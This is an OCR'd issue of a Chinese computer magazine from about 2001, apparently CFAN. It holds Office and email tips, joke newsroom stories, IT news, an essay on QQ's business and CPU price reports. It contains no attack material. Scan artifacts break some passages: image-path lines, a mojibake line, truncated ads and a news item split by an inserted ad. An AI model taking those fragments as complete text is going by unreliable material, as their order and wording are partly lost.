
http://www.macromedia.com/shockwave/download/triggerpages_mmcom/flash.html。

问：我在使用Excel时，由于工作需要，经常需要输入一些以欧元为单位的数字，请问有没有可能输入？

答：微软在Excel 2000中提供了这项功能。具体操作步骤如下：

（1）在需要变成欧元数字所在的单元格上单击鼠标右键，在弹出的右键菜单中选择“设置单元格格式”选项。

（2）单击“数字”选项卡，在其中的“分类”栏中选择“货币”，您就可以在“货币符号”栏中选择带Euro字样的欧元符号了。



这个图案最时髦

问：我用PowerPoint 2000做了一个广告方案演示文稿，可我把它通过电子邮件的方式传给客户，他却说打不开，请问这是怎么回事？

答：可能是以下原因造成：

（1）他的PowerPoint是PowerPoint95及以前的版本，无法打开你用PowerPoint 2000制作的演示文稿。

解决方法：可以在保存演示文稿时，“保存类型”选择为他所使用的PowerPoint版本，如PowerPoint 95/4.0FE/4.0等。

（2）他没有安装PowerPoint 2000/97。

解决方法：①可以在保存演示文稿时，“保存类型”选择为Web页，让他用Internet Explorer 4.0及以上版本的浏览器打开该文件即可。

②让他从微软的网站上下载一个专门用于浏览PowerPoint演示文稿的浏览器。网址为http://officeupdate.microsoft.com。

③在PowerPoint 2000界面下选择“文件”→“打包”，将演示文稿存成打包文件即可。注意：因为PowerPoint 2000在安装时并没有将打包程序作为默认选项安装，所以如果提示您“不能打包”，您可以在选择打包之前将Office 2000的第一张安装光盘插入光盘驱动器。

（3）他电脑中的PowerPoint不能正常使用，如文件受损，染上了病毒等。

解决方法：杀毒；重新安装PowerPoint。

问：我在用IE浏览器浏览Internet的时候，经常需要根据网页上提供的E-mail地址给一些网站发一些咨询、订阅之类的信，可是每当我用鼠标从网页上点击这些E-mail地址的时候，都会自动打开Outlook这个邮件处理软件，可我只熟悉我常用的Foxmail邮件处理软件，请问有没有办法在鼠标点击的时候启动Foxmail?

答：IE浏览器和Outlook都是微软的“孩子”，当然是“近水楼台先得月”，先照顾自家兄弟了。其实想把Foxmial设置成默认邮件处理软件也是很容易的。您可以启动IE浏览器，用鼠标左键单击菜单上的"工具"→"Internet选项"→"程序"，在其中的"电子邮件"栏的下拉列表中选择"Foxmail"即可。（北京 plj）

编辑部愚人节的故事

□东方不亮

上次说到福星小子抛下一论坛的哥们，跑去约见网友，结果遇到恐龙，听说还是不吃斋的。福星跑路回来后，惊魂未定，天天晚上梦中放电影《侏罗纪公园》。今天中午上班看见东渐趴在电脑前编程。于是决定愚弄他一下，让自己大笑一场，冲冲喜。

福星来到东渐桌前做亲热状问：“东渐同志啊！情人节是怎么过的啊？”

不问则已，一问，东渐张口大嚎：“寂寞男孩的悲哀，说出来，谁明白？”

福星连忙说：“我明白，我明白！所以我给你介绍一个MM，人长得漂亮，比神仙还漂亮！”

东渐忙问：“真的？有照片吗？”

福星随手在论坛上众多据说是神仙照片的图片中抓了一张给东渐：“LOOK，怎么样？我把她的QQ给你，你和她约见面。”

东渐两眼猛然放出光芒，开始和这位‘龙妹妹’聊天。

半个小时后，东渐抬起头说：“我给那位“龙妹妹”发了信，约好下午三点半在北大南门见面。”

福星强忍住笑说：“啊！已经三点十五了，打车去那里刚好来得及。主编要问起来，我就说你去采访盖茨了，顺便把Win2000的源代码带回来。你现在先把你那爱因斯坦式的发型梳成周润发式的，你就当你是谢霆锋，谁能把你怎么着！”



东渐泪如泉涌：“恩人啊！…”

福星柔情似水：“去吧！外面风大，把耐克鞋穿上。”（为什么穿耐克鞋，大家可以看出来，福星还是有一颗仁慈的心的）

东渐面露难色：“其实主编那里都是小Case，关键是我做了一个程序（编者按：这不是一个简单的程序，这是世界上最可怕的病毒，据说通过给显示器加电压使显示器喷火并爆炸！！！），今天下午三点半要发给太阳公司，你能不能替我发一下？”说着递来一张软盘。“双击程序就可以发出去。”

福星：“知道了知道了，你就放心地去吧！”

目送东渐出门，福星一把抓起电话：“喂，市精神病医院吗？十分钟后有一个精神病患者在北大南门出现。什么特征？就是头发和鸟窝一样，嘴里不停地喊‘恐龙’。对，麻烦你们了。”

东渐一出门就打手机：“喂！积水潭医院吗？十分钟后有一个烧伤患者在CFAN编辑部出现。救人要紧！”

十分钟后，两辆救护车鸣笛奔驰在白颐路上，一辆是市精神病医院的，一辆是积水潭医院的。

（摘自电脑爱好者论坛：www.cfan.cn.net）

编辑部之金山游侠篇

□福星小子

自从福星和稻草狗开始测试《金山游侠III》，现在已经天下大乱：

监军和监监军 每次QUAKE3和《三角洲部队3》开始对战前，各个部门都专门派人到对方电脑上互相启动游戏，原因？怕对方用游侠改数值和速度！另外在游戏进行中都各自聘请一名或多名未参战同事（其实就是MM编辑）作为“监军”以防作弊，代价嘛当然是鲜花、巧克力、护肤品等。可气的是MM们人心不古，居然也会做双面间谍，因此又出现了监视“监军”的“监军”，唉，真是头上安头，只便宜了一干MM编辑们……

本周流行语 本周最流行语就是“你……你一定用了金山游侠！”菜鸟打败了菜鸟说这句，菜鸟打胜了老鸟说这句，小渔多吃了一个馒头是这句，醉心客买包子少找了1元钱也是这句，采编篮球队居然败在光盘队手下，游侠！搜狐的股票升上1美元，游侠！近期发行量连连上涨，老编也说：“是不是游……”这可不是游侠干的啊！

“我是克赛！”小编们正在埋头测试，忽然后面传来一阵娇呼：“时间停止吧！我是克赛！”。原来是神仙姐姐正在无聊地用《游侠》去改Windows“扫雷”的时间。

电脑比你懂得多 福星、稻草狗和JJ试一个电脑诊断软件，稻草狗正好生口疮，输入症状后屏幕经过计算弹出：“……建议割除。”大家乐不可支，稻草狗还想辩解，JJ以不可置疑的口吻说：“安静，电脑比你懂得多得多。”次日，神仙JJ的Word只要有“JJ”两个字都会自动莫名其妙地变成“250”！JJ以怀疑的眼光看着稻草狗正要发话，稻草狗同样以不可置疑的口吻说：“安静，电脑比你懂得多得多。”原来都是Word宏搞的鬼……

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。
2.本社坚决反对抄袭和一稿多投行为。
3.除非作者事先声明，否则本社对来稿有编辑权和修改权。
4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

■要闻

普通高校明年全面实行网上招生

由清华大学研制的“全国普通高校招生网上录取系统”已于近日通过了教育部组织的专家鉴定。

《北京市网络广告管理暂行办法》5月1日起实施

高盛分析师建议长期持有亚马逊股票

速达软件自暴家底开放ERP软件源代码

http://www.sudasoft.com.cn/

雅虎聘请前华纳兄弟CEO担任董事长兼CEO

用友放弃创业板加快转型冲刺主板

Windows XP将不支持USB 2.0

相反该操作系统将支持苹果公司开发的IEEE1394技术，即人们所熟知的FireWire技术。

印度IT巨子魂归悉尼

年仅38岁的印度IT巨子、在该国软件业享有“无冕之王”之称的德旺·梅赫塔在澳大利亚悉尼访问期间，因心脏病突发不幸去世。

■视点

雅虎新任CEO:互联网历史上给我留个位子 【硅谷动力】

Terry Semel对雅虎的用户来说是陌生的，但他已经在他的紫金色的运动衫上缝上了一组令人费解的数字：17.62。这个数字是雅虎宣布Semel将接替雅虎前任首席执行官Tim Koogle的职务前的股票收盘价。在Semel即将上任伊始，情况不太妙的雅虎股票就在一天内下跌了3%。因此，雅虎股票在下季度的走势将是衡量Semel总体表现的重要指标，至少对投资人是这样。

柳传志:哈佛看联想只见树木不见森林 【南方网】

哈佛的三名中国籍的学生在教研室主任MichaelgRukStad(中文名罗仕达)教授的带领下，曾前后花了近一年的时间，访问了一百多名IT业职业经理人、专家、政府官员，完成了区域性竞争战略模块案例———《来自中国联想传奇》。哈佛把联想拆成一块块砖头，放在标准设备仪器下去衡量观察。柳传志说，联想的地基呢？他们眼里怎么没有地基。中国人常说只见树木不见森林，哈佛被一棵树的细节沉溺了。

评论:在今天看明天的技术 【硅谷动力】

那究竟是个什么东西？它像鞋盒一样古板，颜色灰白如同玻璃腻子，长着深水鱼般的暴眼。答案是：当年设计最佳的信息产品。在信息世界的顶级盛会CeBIT(汉诺威办公、信息技术及通信博览会)上，厂商们把展场当作了秀场，时尚与功能同舞，CeBIT成为披上时尚外衣的技术大走猫步的T型台。2001年的CeBIT大展是3月22日至28日举行的，它顶着信息技术展的名头，但谁又能说它不是一场春季时尚表演呢？

我们能否冲刺软件大国？ 【计算机世界】

外经贸部的代表认为，软件产业必须走国际化之路，因为这个产业的市场是国际化的，投资是国际化的，技术研发也是国际化的。国际市场门槛高回报也丰厚，金山一种标价28元人民币的软件产品在国际市场上卖到了50美元，难怪金山总经理雷军称：“开拓国际市场需要付出10倍的努力，回报却是国内市场的15倍”。

宽带真的有"钱途"吗？——谢文 【新浪】

其实这个故事4-5年前就有人讲过，不过故事的主题是当时的窄带接入服务，而且其中每户的接入成本比2000元要低得多，服务费比150元要高得多，投资回收期限比3年要短得多。在这个故事感动了不少有志青年的时候，京城里就同时出现了大大小小上百家ISP。可惜，时至今日，除了电信系统和与其有关的几个公司外，其他接入运营商已经很难找得到了。

对IDG说“不” 【计算机世界】

由于相关各方格外低调的处理，2000年下半年IDG风险资本退出东方通科技的事件并没有引起应有的关注，甚至在业界也是知之者甚少。一次偶然的机会，记者了解到了事件的来龙去脉，并从这次看似普通的资本运作中强烈地感受到了资本与企业家精神之间在某些特定情况下所存在着的不可避免的矛盾。

托普谜局 【DONEWS】

托普软件的知名度相当高，众多研究机构、股评家对其几乎是普遍看好，股价也是一直高高在上。借着这种优势，去年托普软件就以每股28.91元的高价，增发A股3380万，一下募走近10亿元资金。 其2000年每股收益高达0.716元，更被认为是绩优高成长性的高科技股。但是托普却一直缺乏知名度大、市场占有率高的软件产品。在国内软

件市场上，托普软件的知名度不但无法与用友、金蝶相比，甚至还不如新中大、浪潮国强、金山、瑞星等有名，毕竟他们每家都有自己的看家本领。托普则似乎IT业务都在做，但出色的并不多。

商务通会变成商务痛吗？　【ChinaByte】

作为一个企业，商务通的做法无可厚非，谁都希望将自己的品牌做得人人皆知，但对Palm或者Win CE系统的掌上电脑十分热衷的使用者则对商务通混淆概念的做法十分不屑，认为商务通没有什么技术含量，只是一时的投机成功而已。那么，凭借高超的市场运作，商务通成功地将第一批使用者"打发"走后，还会迎来第二次销售高峰吗？面对低端PDA市场的日渐微弱以及高端产品价格的不断下降，商务通如何应对呢？

腾讯的沏茶问题　【硅谷动力】

当笔者就所讨论的变脸和新广告问题询问腾讯内部人员时，那位内部人员表示将通过把包含变脸和新广告的版本作为稳定版本来推广，使所有老版本用户必须使用。诚然，以OICQ现在的用户数量和市场惯性，无论用户是多么的抗拒变脸后的版本，在未来或长或短的时间里都会接受OICQ的这次变动。但是，只是什么事情也不做，不耗费精力耗费财力去试图解决头像的问题，而是坐等用户的接受，这未免消极了一些。

■图片新闻

4月20日，柳传志在联想集团2001财年誓师大会上正式宣布了对杨元庆的任命：联想集团有限公司总裁、CEO。杨元庆在他的"新世纪、新战略、新征程"的主题报告中，全面阐述了联想中长期的战略规划，按照此规划，至2003财年，整个联想集团的营业额将达到600亿元人民币左右。杨元庆在随后的记者招待会上直言不讳地讲到：“超越柳总是必然的事！”



■声音

“坦率地说，我不能放弃这样一个作为改变世界的构想的一部分的大好机会。”

——Semel坦率承认自己接受雅虎首席执行官职务的原因。

“在线广告市场依然充满希望。”

——e龙的董事长唐越。

“商人总是跟着眼球转。网民数量增加，商家也会自然而然地通过在线广告的方式同他们的目标用户进行沟通。”

——Engage亚洲主管南亚和新加坡的总经理Marc Miller。

“他确实有很强的背景，但他的水平最终要由股票的表现来打分。”

——CIBC全球市场分析师John Corcoran评价雅虎的新任CEO。

“这不只是些好消息，这可以说是电子商务发展进程的标志。”

——王峻涛评价近期亚马逊股票的上涨。

“从长远看，移动电子商务市场可以说要多大就有多大，因为它将成为世界经济正常运作的基础之一。”

——美国冠群公司移动电子商务产品管理总监谢涛玲。

“eBay促使每个员工必须利用网络完成每一件事情。”

——eBay总裁兼首席执行官梅格·惠特曼。

■数字

146	去年12月份中国有146家传统企业上网做广告。
29亿	数字娱乐行业调查公司Webnoize一项最新的调查表明，到2006年移动设备流媒体视听内容销售额将达到29亿美元。
82%	英特尔公司发布第一财务季度报告，报告显示净利润缩水82%。
25%	近日，世界头号网络设备制造商思科系统公司发布第三季度盈利警告，同时宣布裁员25%的消息。
12.7%	美国通过因特网看病的人的比率为12.7%。

■国际新闻

★微软防火墙ISA中发现Bug

一种名为“Internet Security and Acceleration"（ISA）的防火墙软件是微软向网络安全领域进军的先头部队，不过这种软件近日被发现有一个低级Bug，黑客很容易利用它实施“拒绝服务式”攻击。

★Office 95用户将不能升级至Office XP

目前使用微软Office 95办公软件的用户要想使用该公司最新推出的Office XP软件，恐怕将不得不丢弃旧版软件了——因为微软决定不再向这些用户提供Office XP的Office 95升级版。

★索尼和JVC合作开发数字电影系统

《日本经济新闻》报道说，索尼公司将和JVC公司合作开发一种数字电影和放映系统。据称，索尼将把它的数字摄像机及编辑设备，和JVC的高清晰度D-ILA放映机接合到一起。此外，两家企业还将开发一种防止数字信号外泄的安全系统。

★Napster执行禁令不力，可能被迫关门

负责审理Napster侵权案的美国联邦法官佩特尔（Patel）近日在听证会上表示，从Napster对法官所下达禁止在其网站上传播版权作品的裁决的执行情况来看，该公司的表现“很不光彩”。佩特尔还表示考虑勒令Napster网站停业的措施。

■国内新闻

首届全国优秀共享软件及自由软件颁奖　历时3个多月的“首届全国优秀共享软件及自由软件评选活动”已经圆满结束。3月31日，活动的颁奖大会和首届全国优秀开发者大会在北京国际会议中心隆重举行。此次活动是由中国软件行业协会主办，中国软件网（www.csdn.net）协办。金山词霸等软件和网站分别获得了十佳软件奖、单项奖和特殊贡献奖。

技嘉科技推出GeForce2 MX400/2003D绘图加速卡GF1280系列　该系列由GeForce2 MX400/200搭配32MB显存，带宽速度为每秒2.7/1.3GB，完整支持AGP 4X与硬件T&L，可以将个人计算机的性能发挥得淋漓尽致。

赛门铁克在中国市场推出诺顿克隆精灵2001　该产品专为个人用户和小型商业用户度身定制，能够满足用户对系统升级、备份和恢复的高性能解决方案的需求。在行业领先的Symantec Ghost企业级产品的基础上，诺顿克隆精灵2001提供给用户既能够保护数据安全又能节省时间的可靠解决方案。

话费上涨　TOMQ受青睐　近日，TOM于今年2月新推出的具有语音通话功能的即时网上聊天工具——TOMQ逐渐受到网友们认可，特别是在中国电信近日公布话费调整方案以来，TOMQ注册用户更是急剧增加。据分析，造成这种情况的原因与中国电信市话费增加有关。TOMQ由于具有更为突出的即时语音通话特点，可以替代电话的大部分功能，使用户以较少的付出得到优质的通话服务。

EMC 15英寸液晶显示器BM－568登场　首先是这款液晶显示器具备非常亮丽的外观，它的外壳有两种颜色（乳白、银灰）可供选择。背面则采用深灰色基调，中间是一片白色，上面是密密麻麻的通风孔，为显示器散热之用。底座的整体形状类似三角形，但每个角均呈弧形，既柔和又富有现代感。在底座内，还内置有音箱，只要配上外置的音箱便真正实现了三维立体声的音响效果。


联想家用电脑发起春季攻势　近日，联想公布了主题为"庆百万真情大行动"的春季促销方案。联想的这次促销，比以往寒暑假的力度还要大，投入还要多，降价的幅度更大。活动中，不仅有P4机型的2000元让利，还有PIII机型的大幅降价。不仅有扫描仪、数码相机和光盘刻录机的优惠组合，还有各款产品的全线升级。

“富士施乐”品牌“国际周”正式亮相　富士施乐公司自收购施乐（中国）有限公司后，决定于5月10日至16日参加北京高新技术产业国际周期间，正式推出“富士施乐”品牌。富士施乐的目标很明确，即继续主宰复印机市场并在新兴的激光机领域争取霸主地位。此次参加中国政府主办的“国际

★《随大山万里行》火爆京城

4月29日，在西单图书大厦出现了抢购《随大山万里行》的火爆场面。大山的亲临签售，更使签售现场的人气加倍高涨，购买者排起了百米长队。

《随大山万里行》软件VCD版，是……公司和具有丰富外语教学和研究经验的……教学软件精品，包含了电视教程《随大……并利用电脑的声光电时时互动的特点……习功能。



★柯达推出全新MC3多媒体产品

柯达推出其最新的MC3多媒体产品。柯达MC3集MP3音乐、数码摄录与数码照相功能于一体，加上简单易懂的人性化界面和类似随身听的新潮造型，是E 时代科技……零售价：26……



周”，也是富士施乐公司20多年来破天荒第一次，其对中国内地市场的雄心不言自明。

创源“安全之星”：杀毒、防毒、反黑客　近日，上海创源公司要推出最新版本的“安全之星”，该软件集杀毒、查毒、反黑客诸多功能于一身，对电脑安全提供全方位的保护，称得上是单机版用户层面完美的信息安全解决方案。“安全之星”拥有世界级的病毒库，可查杀病毒数量达6万余种，实现光盘、软盘的带毒安装。“安全之星”主张电脑安全要防患于未然，病毒防火墙、互联网防火墙两道防火墙确保用户可拒绝大多数传统病毒、未知病毒、黑客程序于门外。

CTX显示器大型庆祝酒会隆重举行　4月18日，CTX“新世纪，新辉煌”大型庆祝酒会在京隆重举行。本次酒会是为了庆祝CTX全球第一百万台SONY FD Trinitron纯平显示器和全球第一台HITACHI E-flat纯平显示器顺利下线所举办的。酒会上，这两台具有历史纪念意义的产品，均以隆重而热烈的亮相方式登场，CTX中国区总经理邱国珍先生亲自为这两台显示器揭幕，给与会者留下了深刻的印象。另外，为了庆祝这一“双喜临门”的事件，CTX还将举办全国性的庆祝活动，与全国的用户共同分享这份快乐。

盈嘉讯与全球同步推出MX400显卡　该款剑龙G6200显卡基于nVIDIA最新GeForce2 MX 400新一代图形处理器，核心频率高达200MHz，采用全球最新的图形处理加速器GPU和优质正品的32MB SDRAM，0.18微米工艺制造，功耗仅4瓦。完整支持AGP 4X，带有Fast Writes与Execute Mode，内建256位2D/3D多媒体加速引擎，内建350MHz RAMDAC，最高分辨率可达2048×1536高彩模式，垂直频率达75Hz，内建两条渲染流水线和第二代硬件级几何形变与光照引擎（T＆L）。

■活　动

创见有“礼”　创见计划于今年4－6月份进行“一辈子的承诺”创见盒装内存的有奖促销活动，凡在此期间购买创见彩盒装内存的消费者，都将得到精美小礼品一份。

买Dr.eye译典通，获万元大奖　Dr.eye译典通推出系列促销活动：十元升级旋风。5月18日－5月27日，凭译典通新世纪版购买译典通升级装，即省10元。并在6月18日－8月18日推出专题活动：“实话实说译典通”，凡使用译典通的用户均可进行多方面多角度评述，奖金总额逾万元。

EPSON最新全线产品，7城市巡回展览　近日，EPSON公司携其全线多媒体液晶投影机共计13款产品，启动了主题为‘不凡表现，自有醉人成功’的大型巡展活动。本次巡展活动将贯穿整个4月份，在北京、上海、广州等7个城市先后进行。这是国内首次专门为投影机而举行的大型巡展活动，充分表明了EPSON作为领导厂商在投影机领域的强大实力和市场推广力度。

买佳能打印机，获赠时尚手表　从即日起，凡在佳能指定经销商处购买一台S400彩色喷墨打印机产品的用户，即可获赠时尚手表一只。S400采用全新亮丽墨水，黑白和彩色打印速度分别为9ppm和4ppm，是家庭和小型办公室用户的首选产品。此次活动截止时间为5月31日，即买即送，好事不容错过。


MICROTEK现场热卖大抽奖　近日，上海中晶科技有限公司中晶科技将以北京、上海、广州、武汉、南京、杭州、成都、西安、沈阳、福州十城市为中心，在全国范围内举办“扫一笔，更精彩”MICROTEK全线扫描仪产品促销活动。整个活动将持续1个月左右的时间，包括现场样机展示、产品咨询、现场热卖、现场抽奖等内容。

北大附中网校举办高考命题思路讲座　近日北大附中网校（www.pkuschool.com）特别邀请了一批高考专家，在北大附中阶梯教室举办“2001年高考命题思路及复习策略”的专题讲座，并现场解答大家的疑问。教育部考试中心的有关官员向与会的同学和家长介绍了近年来高考考试的特点、命题的原则和今年高考的命题思路，北大附中的特级教师结合语文、数学、外语等学科向同学们提出了很有价值的复习建议。

全向Modem大巡展　全向科技与Intel公司携手于近日展开“释放电话，无忧上网”大型巡展活动，此次活动主要向广大用户展示采用Intel最新V.92技术的全向“蓝潭星跃”Modem以及插卡式Modem，同时部分城市还将展示全向最新的网络设备。

★升技电脑领先推出新PIII主板

升技电脑对外正式推出支持英特尔(Intel)采用FC-PGA2架构的新PIII CPU主板，预计于5月正式上市，成为业界第一家推出新PIII主板的主板厂商。升技此次推出的支持新PIII主板共有2个型号：ST6-RAID和VH…板，也就是说不仅支持I…更支持现有的PIII和Cel…



★NORCENT智能极品　——52速暴龙光驱

Norcent LHNT-CR5200A1是Norcent(上海宏盛科技)最近推出的暴龙CD-ROM系列之52X精品。该款产品采用“FIRMWARE智能容错”、“ABS（自动平衡轴电机）”、及“CAV和CLV结合”三大技术，让它在读盘纠错时又快又稳。



QQ启示录

□广东　临风



QQ，腾讯Open ICQ(网络寻呼机)的昵称，伴随着网络的发展来到每个电脑网络用户的身边，每天传递着无法估量的情感和信息。

在网络高速发展的时代，竞争的残酷是空前的，但在网络寻呼服务业，上个世纪QQ无疑是笑到最后的，而在2001年推出移动QQ收费服务项目之后，腾讯笑得更甜。但如果说过去是时势造就英雄的话，那么明天就等待着英雄去造就新辉煌了。

1.网络时尚文化的产物

ICQ（网络传呼）的兴起是近几年的事情，刚开始不过是个网络小工具，在Internet刚在中国起步时，我每天用信箱、上传、下载等工具的时间都远远多于ICQ。不过如今我自己的电脑24小时停留在网络上，我也24小时挂着QQ，和朋友们保持各种联系。

在网络传呼兴起之际，腾讯Open ICQ（也就是现在的QQ）并不是我惟一的选择。当时盛行多种ICQ软件，包括国外的某些著名软件，不过我英文很差，也就是听别人说QQ的功能也不错，所以就一直用到现在。偶尔升一下级，然后无意地发现原来QQ已经囊括了如此众多的服务内容，并成为中国网络寻呼业的终极胜利者。

ICQ的兴起应该说完全占据了天时地利人和，Internet网络开始普及，常规移动电信器材还昂贵无比，学生进入电脑普及时代，于是在校园，一股新信息传送方式就热门起来，并迅速地演变成一种时尚。

和其他ICQ服务软件不同，在很多人眼里只是个网络小工具的Open ICQ从一开始就显示了涉足商业化的姿态。在免费的共同起跑线上，Open ICQ以不断完善和稳定的服务获得了用户的肯定，而其自身所塑造的Q（广东方言可以解释为得意，包含了青春、出众、好玩、调皮等意义）形象也深得青少年喜欢。一个个性化的小企鹅形象同样深入人心，而最终使得QQ的影响日趋广大，并最终成为中文ICQ业的胜利者。

而在不经意的时候，QQ文化也已经在一代青少年生活中滋长，QQ传呼、QQ聊天室等拓展的服务也带给用户更多的空间。我经常看到网友说——去QQ谈，或者QQ我，不过对于相对老了些的我来说，我从来没有去过QQ聊天室，但已经离不开QQ了。

2.移动QQ的出击

QQ自2001年开始推出移动QQ收费项目，其商业行为马上引起业界关注，有人视之为成功，有人视之为背叛，但无论如何，这是一次突破性的商业行为，同时带给网络发展更多的启示。

无疑，移动QQ的确取得了初步成功，网络发展到了2000年就开始出现严重分歧，徘徊于家庭、商用领域的网络商困惑于目前的无序状况，全球网络投资从高潮迅速走向低潮。而对于中国传统网络服务商来说，必须做的就是告诉大家——我在赚钱。

如果问一下中国上网的百姓，什么是网络，答案可能就是网易、新浪、搜狐等等而已，具体内容是网页、Email、游戏、聊天、QQ和MP3。2000年，各大主力网络服务商一边推出电子商务的服务，一边推出收费Email、收费网页空间的服务，但对于千万网络用户来说，免费才是他们最爱。而对于推出收费服务的服务商来说，放弃免费服务也是万万不可能的，所谓的收费服务其实质只具有赚钱的象征意义。

在QQ流行起来的初期，QQ的使用者可能更多的还是学生，那时BP机、移动电话等通信工具并不像今天那么普及(甚至已经武装到中学级的校园)，所以QQ更是少年人喜欢的时髦东西，被称之为少年人的名片。而我曾经就因为这原因和QQ保持了距离，但数年后QQ种下的树也应该有果子收了。

ICQ的灵感来自于传统的电信业BP机服务，而今天移动QQ的服务又将传统电信的BP机服务、手提电话留言服务连接起来。当数年前玩QQ的大学生们已经在社会上拿着手提电话享受人生和事业的乐趣，移动QQ就最适合这一代年轻人，而且他们是不会在乎一个月几元钱的服务费，一角钱一条的信息费的。生活节奏如此快速，信息处理的数量日益庞大，他们喜欢这种互动性极佳的数字化联系方式。

相对于收费Email、收费网页空间，移动QQ收费的步伐是最坚实、最自然和最有说服力的一次迈进，它大有垄断这个新行业的趋势，而我始终坚信，垄断是必要的。

3.QQ也会不如意

同样是2001年，正当QQ踌躇满志地成功推出移动QQ时，关于QQ的图标的专利问题开始困扰腾讯，并在一定程度上干扰了用户的使用。然后对于OICQ本身的专利也有人提出异议，使得这些原本被人忽视的小细节被放大成为争论的关键。QQ本身的发展已走上了轨道，也等于走到了网络商业的前线，挨两道冷箭也是在所难免的。



不过，QQ变脸的风波至少给中国软件业、网络业提了个醒，也许对于他们来说，也得在知识产权等法律面前补补课了。

此外，四月开始，QQ忽然变得不稳定起来，而这也正是QQ全面推出移动QQ之时，经常的瘫痪、信息丢失使得一些潜藏的某些隐患和矛盾激化出来了。如果QQ本身是完全不收费的服务，那么用户可以原谅它的暂时故障，但一旦QQ开始夹带了某些收费的内容，那么其任何故障都会迅速被放大和激化，这本身也是网络的特征之一。

最近看论坛，QQ的用户在抱怨服务质量，诚然，很多时候网络服务的质量不是网络服务商所能控制的，而网络接入商更要负责。但这几次QQ的问题，腾讯本身是无法置身事外的，那么问题便是，这种由网络拓展的收费服务一旦出现问题，该怎样处理呢？

至于QQ的骚扰问题也一直存在，比如经常有人要找我聊天，但我抱歉地拒绝时，就往往会传来漫骂的信息，真让我哭笑不得。

此外，QQ开始推出收费会员制，但就其现在所能给会员提供的服务内容似乎太少太空。至于QQ推出的一些周边产品，如小企鹅毛公仔（玩具）等，虽然可以为QQ时尚锦上添花，但绝对不可能成为一种行业的。要知道尽管QQ已经成为一种时尚文化，但时尚的东西绝非永恒的。

4.QQ之未来

移动QQ无疑是个成功的网络服务典范，但这并不表明腾讯已经高枕无忧了。未来的电信和网络服务可能会创造出新的信息产品，移动电话、移动QQ并非是人类的终极移动通信产品。

对于涉足网络世界的人来说，当他们使用更方便的网络服务时，他们本身对于网络服务就更依赖和更挑剔。移动QQ的市场的确打开了，但如何保证它的发展也许更困难。

此外，中国入关也是个挑战，据说电信业将首当其冲。我个人觉得，腾讯似乎可以考虑将移动QQ和QQ分离开，然后在保证自己股东权利的基础上，将移动QQ以入股的方式卖给中国电信更明智，然后再在QQ的基础上拓展新服务内容。我相信移动QQ走入电信的怀抱才是最好的结局。

而对于QQ本身来说，它的生命力还有多长久，暂时还很难估计。随着宽带等新网络技术的普及，更多的视频、音频信息传输方式会进入网络领域，那时QQ也许真的更适合提供给青少年用。所以QQ的发展也许会加入更多的新技术成分，也许会有视频QQ、音频QQ的概念产生。

QQ在广告领域也是相当成功的，据说在其网页和相关网络空间中所刊登的广告数量要多于某些大型门户网站，而这完全依赖于QQ成功地形成了一个具有独特特征的QQ群，这使得广告商也更容易寻找到广告对象的定位。

QQ的成功带给人们很多思索，认真的态度、专业的商业精神、定位与拓展方向正确和一点运气也许可以总结为其成功的原因，但未来也许更严峻。

£¨ÃÎÄÄ³Ð©¹Ûµã£–只代表作者个人观点）

风向标

□栏目主持 胡 克

最近CPU市场最大的动静应该算是Intel和AMD相继点仓了，这两家CPU大厂的点仓时间都比原计划提前了一些，而且几乎是在同一时间完成的，光从这点就已经能看出来Intel和AMD这两个对手之间竞争的激烈。不过如果两个商业对手的竞争体现在了价格上的时候，那么值得庆幸的当然还是最终的消费者了，免去了垄断带来的价格上的痛苦，能买到相对性价比很高的产品了。

在Intel方面，点仓后的价格变化应该说是比较明显的，可以说越高主频的CPU降价幅度也是越大，像PIII 800EB以上的CPU，都差不多降了100元以上，PIII 1G和PIII 933都达到了150元左右的降幅。即使是稍低一些的733EB等也降了几十元。PIII 1G/933EB/866EB/800EB/733EB的价格分别为2120(盒)/1780(盒)/1530(盒)/1450(盒)/1080(盒)。而在低端赛扬II方面，由于本身价位就比较低，因此价格基本上只有几十元的下调，不过却有一款新主频的赛扬II 766上市，售价为725元，其他赛扬II的价格比766要低出不少，赛扬II 733/700/667/633/600/566的价格分别为660/610/585/535/505/465元。令人遗憾的是，在中关村市场依然没有见到100外频赛扬的踪影 。

相对来说，AMD的降价幅度在中关村市场体现得还不是很明显，但是从国外的报价来看，AMD的价格要比在国内低不少，看来价格达到和国际同步还需要一段时间。雷鸟1.2G/1G/900/850的价格为1810/1330/1000/830元，毒龙850/800/750/700的价格分别为670/500/420/390元。看来同级别的AMD CPU和Intel相比，还是有一定优势的。

虽然说两大CPU厂商的点仓都已经结束，但从中国市场来看，Intel CPU的价格变化较快，市场中的需求量也是突然变大，使得市场供货不足，因此价格出现了小幅度的上扬。所以需要装机器或者升级的用户不要着急，应该等到AMD和Intel的价格趋于稳定的时候再出手购买。

